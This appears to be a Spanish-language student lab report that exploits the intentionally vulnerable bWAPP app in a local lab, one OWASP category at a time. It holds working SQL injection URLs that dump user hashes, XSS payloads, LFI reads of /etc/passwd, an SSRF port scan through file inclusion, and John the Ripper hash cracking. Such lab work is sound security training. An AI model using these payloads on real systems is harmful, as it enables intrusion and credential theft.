

1. BROKEN ACCESS CONTROL - INSECURE DOR (CHANGE SECRET)

Verificando la creación del nuevo usuario en la base de datos:

```
mysql> SELECT * FROM users;
```

id	login	password	activation_code	activated	reset_code	admin	email	secret
1	A.I.M.	6885858486f31043e5839c735d99457f045affd0	NULL	1	NULL	1	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing
2	bee	6885858486f31043e5839c735d99457f045affd0	NULL	1	NULL	1	bwapp-bee@mailinator.com	Any bugs?
3	geeks	40bd001563085fc35165329ealff5c5ecbdbbeef	NULL	1	NULL	0	geeks@test.com	secret test

3 rows in set (0.00 sec)

```
mysql>
```

Modificación del secreto de otro usuario:

```
</p>
<input id="secret" type="text" name="secret">
</p>
<input type="hidden" name="login" value="geeks">
<button type="submit" name="action" value="change">Change</button>
</form>
```

New secret:

Verificando el cambio en la base de datos:

```
mysql> SELECT * FROM users;
```

id	login	password	activation_code	activated	reset_code	admin	email	secret
1	A.I.M.	6885858486f31043e5839c735d99457f045affd0	NULL	1	NULL	1	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing
2	bee	6885858486f31043e5839c735d99457f045affd0	NULL	1	NULL	1	bwapp-bee@mailinator.com	Any bugs?
3	geeks	40bd001563085fc35165329ealff5c5ecbdbbeef	NULL	1	NULL	0	geeks@test.com	hello geeks

3 rows in set (0.00 sec)

```
mysql>
```

2. IDENTIFICATION & AUTHENTICATION FAILURES - BROKEN AUTHENTICATION

Identificación del Usuario y contraseña desde el código fuente de la página:

```
<div id="main">

  <h1>Broken Auth. - Insecure Login Forms</h1>

  <p>Enter your credentials.</p>

  <form action="/bWAPP/ba_insecure_login_1.php" method="POST">

    <p><label for="login">Login:</label><font color="white">tonystark</font><br />
    <input type="text" id="login" name="login" size="20" /></p>


    <p><label for="password">Password:</label><font color="white">I am Iron Man</font><br />
    <input type="password" id="password" name="password" size="20" /></p>

    <button type="submit" name="form" value="submit">Login</button>

  </form>

  <br>
  <font color="red">Invalid credentials!</font>
</div>
```

Verificando *logueo* exitoso con las credenciales: "tonystak" / "I am Iron Man"



Enter your credentials.

Login:


Password:

Login

Successful login! You really are Iron Man :)

3. INJECTION - SQL INJECTION

Dirección obtenida al hacer la consulta aleatoria "Test":



Descubriendo el número de columnas inyectando una consulta en la URL:

`192.168.0.68/bWAPP/sqli_1.php?title=test' ORDER BY 1-- &action=search`

Title	Release	Character	Genre	IMDb
No movies were found!				

Al incrementar el valor de ORDER BY de 1 hasta 8, se obtiene en 8 un error de sintaxis, con lo que se concluye que la tabla contiene 7 columnas:

`192.168.0.68/bWAPP/sqli_1.php?title=test' ORDER BY 8-- &action=search`

Title	Release	Character	Genre	IMDb
Error: Unknown column '8' in 'order clause'				

Inyección con UNION SELECT: Se obtuvo el nombre de la base de datos y la versión del servidor SQL al unirla con la consulta "test".

`192.168.0.68/bWAPP/sqli_1.php?title=test' UNION SELECT 1, database(), version(), 4, 5, 6, 7-- &action=search`

Title	Release	Character	Genre	IMDb
bWAPP	5.0.96-0ubuntu3	5	4	Link

Obteniendo el nombre del usuario actual:

`192.168.0.68/bWAPP/sqli_1.php?title=test' UNION SELECT 1, 2, user(), 4, 5, 6, 7-- &action=search`

Title	Release	Character	Genre	IMDb
2	root@localhost	5	4	Link

Obteniendo los nombres de las tablas:

`http://192.168.0.68/bWAPP/sqli_1.php?title=test' UNION SELECT 1, table_name, 3, 4, 5, 6, 7 FROM information_schema.tables WHERE table_schema=database()-- &action=search`

Title	Release	Character	Genre	IMDb
blog	3	5	4	Link
heroes	3	5	4	Link
movies	3	5	4	Link
users	3	5	4	Link
visitors	3	5	4	Link

Obteniendo columnas de tablas críticas: users

http://192.168.0.68/bWAPP/sqli_1.php?title=test' UNION SELECT 1, column_name, 3, 4, 5, 6, 7 FROM information_schema.columns WHERE table_name='users'-- &action=search

Title	Release	Character	Genre	IMDb
id	3	5	4	Link
login	3	5	4	Link
password	3	5	4	Link
email	3	5	4	Link
secret	3	5	4	Link
activation_code	3	5	4	Link
activated	3	5	4	Link
reset_code	3	5	4	Link
admin	3	5	4	Link
uid	3	5	4	Link
name	3	5	4	Link
pass	3	5	4	Link
mail	3	5	4	Link
theme	3	5	4	Link

Extrayendo los hashes de las contraseñas de la columna password:

http://192.168.0.68/bWAPP/sqli_1.php?title=test' UNION SELECT 1, email, password, 4, 5, 6, 7 FROM users-- &action=search

Title	Release	Character	Genre	IMDb
bwapp-aim@mailinator.com	6885858486f31043e5839c735d99457f045affd0	5	4	Link
bwapp-bee@mailinator.com	6885858486f31043e5839c735d99457f045affd0	5	4	Link
geeks@test.com	40bd001563085fc35165329ea1ff5c5ecbdbbeef	5	4	Link

4. CROSS-SITE SCRIPTING (XSS) REFLECTED (GET)

Dirección obtenida luego de llenar el formulario con Usuario / Prueba:

Enter your first and last name:

First name:

Last name:

Welcome Usuario Prueba

http://192.168.0.68/bWAPP/xss_get.php?firstname=Usuario&lastname=Prueba&form=submit

Injectando un ataque XSS en los formularios para obtener una alerta con el mensaje “XSS con GET”:

- First name: <script>alert('XSS con GET')</script>
- Last name: Prueba form alert get

192.168.0.68/bWAPP/xss_get.php?firstname=<script>alert("XSS+con+GET")<%2Fscript>&lastname=Prueba&form=submit



CROSS-SITE SCRIPTING (XSS) REFLECTED (POST)

Injectando un ataque XSS en los campos del formulario para obtener el mensaje “XSS con POST”:

- First name: <script>alert('XSS con POST')</script>
- Last name: Prueba form alert get

192.168.0.68/bWAPP/xss_post.php



5. REMOTE & LOCAL FILE INCLUSION (RFI/LFI)

Ejecutando un ataque LFI modificando el parámetro de *Lenguaje (/etc/passwd)* en la dirección URL para obtener el contenido del fichero *passwd*:

192.168.0.68/bWAPP/rlfi.php?language=/etc/passwd&action=go

Select a language:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/:/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false messagebus:x:108:119:/var/run/dbus:/bin/false avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false bee:x:1000:1000:bee,,,:/home/bee:/bin/bash mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:113:65534:/var/run/sshd:/usr/sbin/nologin dovecot:x:114:126:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false smmta:x:115:127:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false smmsp:x:116:128:Mail Submission Program,,,:/var/lib/sendmail:/bin/false neo:x:1001:1001:/home/neo:/bin/sh alice:x:1002:1002:/home/alice:/bin/sh thor:x:1003:1003:/home/thor:/bin/sh wolverine:x:1004:1004:/home/wolverine:/bin/sh johnny:x:1005:1005:/home/johnny:/bin/sh selene:x:1006:1006:/home/selene:/bin/sh postfix:x:117:129:/var/spool/postfix:/bin/false proftpd:x:118:65534:/var/run/proftpd:/bin/false ftp:x:119:65534:/home/ftp:/bin/false snmp:x:120:65534:/var/lib/snmp:/bin/false ntp:x:121:131:/home/ntp:/bin/false
```

Cambiando el parámetro de Lenguaje a */etc/hostname* para obtener el nombre del servidor:

Select a language:

bee-box

Cambiando el parámetro de Lenguaje a */etc/apache2/apache2.conf* para obtener la configuración principal de Apache:


Select a language:

```
# # Based upon the NCSA server configuration files originally by Rob McCool. # # This is the main Apache server configuration file. It contains the # configuration directives that give the server its instructions. # See http://httpd.apache.org/docs/2.2/ for detailed information about # the directives. # # Do NOT simply read the instructions in here without understanding # what they do. They're here only as hints or reminders. If you are unsure # consult the online docs. You have been warned. # # The configuration directives are grouped into three basic sections: # 1. Directives that control the operation of the Apache server process as a # whole (the 'global environment'). # 2. Directives that define the parameters of the 'main' or 'default' server, # which responds to
```


6. SERVER SIDE REQUEST FORGERY - PORT SCAN

Modificando la URL para comprobar acceso a recursos internos:

192.168.0.68/evil/ssrf-1.txt



Cambiando el parámetro de Language en una vulnerabilidad LFI a http://192.168.0.68/evil/ssrf-1.txt (ruta al script interno) para realizar un escaneo de puertos con resultado exitoso:

192.168.0.68/bWAPP/rlfi.php?language=http://192.168.0.68/evil/ssrf-1.txt&action=go




7. INSECURE DESIGN - LOGIN PAGE

Cambiando el color del campo de entrada de credenciales a negro para visualizar los datos de autenticación ocultos:

```
<p>Enter your credentials.</p>
▼ <form action="/bWAPP/ba_insecure_login_1.php" method="POST">
  ▼ <p>
    <label for="login">Login:</label>
    <font color="black">tonystark</font>
    <br>
    <input id="login" type="text" name="login" size="20">
  </p>
  ▶ <p>...</p>
```

```
▼ <p>
  <label for="password">Password:</label>
  <font color="black">I am Iron Man</font>
  <br>
  <input id="password" type="password" name="password" size="20">
</p>
<button type="submit" name="form" value="submit">Login</button>
</form>
```




Enter your credentials.

Login:tonystark

Password:I am Iron Man

Login

Inicio de sesión exitoso con las credenciales reveladas:



Enter your credentials.

Login:

Password:

Login

Successful login! You really are Iron Man :)

8. FALLOS DE CRIPTOGRAFÍA - HASHING DÉBIL DE CONTRASEÑAS

Obteniendo los nombres de usuario y hashes con SQL Injection consultando la columna “Login” y “password” (en uno de los ejercicios ya se descubrió los nombres de columna de la tabla “Users”):

http://192.168.0.68/bWAPP/sqli_1.php?title=test' UNION SELECT 1, login, password, 4, 5, 6, 7 FROM users-- &action=search

Search for a movie: <input type="text"/> <input type="button" value="Search"/>				
Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	5	4	Link
bee	6885858486f31043e5839c735d99457f045affd0	5	4	Link
geeks	40bd001563085fc35165329ea1ff5c5ecbdbbeef	5	4	Link

Creando el fichero hash.txt que contiene los hashes de cada usuario para ser procesado con John the Ripper:

```
kali@kali: ~/hash x    kali@kali: /usr/share/john x
GNU nano 8.0            hash.txt *
bee:6885858486f31043e5839c735d99457f045affd0
AIM:6885858486f31043e5839c735d99457f045affd0
geeks:40bd001563085fc35165329ea1ff5c5ecbdbbeef
```

Input:

```
(kali@kali)-[~/hash]
$ john --format=raw-sha1 hash.txt
```

Output:

```
(kali@kali)-[~/hash]
$ john --show hash.txt
bee:bug
AIM:bug
geeks:123

3 password hashes cracked, 0 left
```

Al probar el usuario geeks y la contraseña 123 se obtuvo un inicio de sesión exitoso.

9. SECURITY LOGGING AND MONITORING FAILURES

Comprobando que la aplicación es vulnerable a SQL Injection:

Search for a movie: 'OR 1=1 #

Search

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link

Verificando existencia de eventos de SQL Injection en logs del servidor Apache:

```
192.168.0.110 - - [14/Sep/2024:11:56:07 +0200] "GET /bwAPP/sqli_1.php HTTP/1.1" 200 15474 "http://192.168.0.68/bwAPP/portal.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.0.110 - - [14/Sep/2024:11:56:13 +0200] "GET /bwAPP/sqli_1.php?title=%27+OR+1%3D1+%23&action=search HTTP/1.1" 200 16332 "http://192.168.0.68/bwAPP/sqli_1.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
```

No se encontró alertas del sistema relacionadas a eventos de inyección en el fichero error.log.

10. VULNERABLE AND OUTDATED COMPONENTS

Verificando existencia de la vulnerabilidad con un código JS para simular un ataque de XSS:

```
<script>alert('El XSS Persistente funciona')</script>
```

🌐 192.168.0.68

El XSS Persistente funciona

OK

Al crear los usuarios user, user1 y user2 se verificó que pueden inyectar su propio código malicioso. Al verificar los comentarios con el usuario administrador (bee) los códigos se ejecutan:

🌐 192.168.0.68

XSS de user

☐ Don't allow 192.168.0.68 to prompt you again

🌐 192.168.0.68

XSS de user1

☐ Don't allow 192.168.0.68 to prompt you again

🌐 192.168.0.68

XSS de user2

☐ Don't allow 192.168.0.68 to prompt you again

3	user	2024-09-14 12:40:48	hola, dejé un script de JS
4	user1	2024-09-14 12:41:50	hola, dejé un script de JS
5	user2	2024-09-14 12:42:25	hola, dejé un script de JS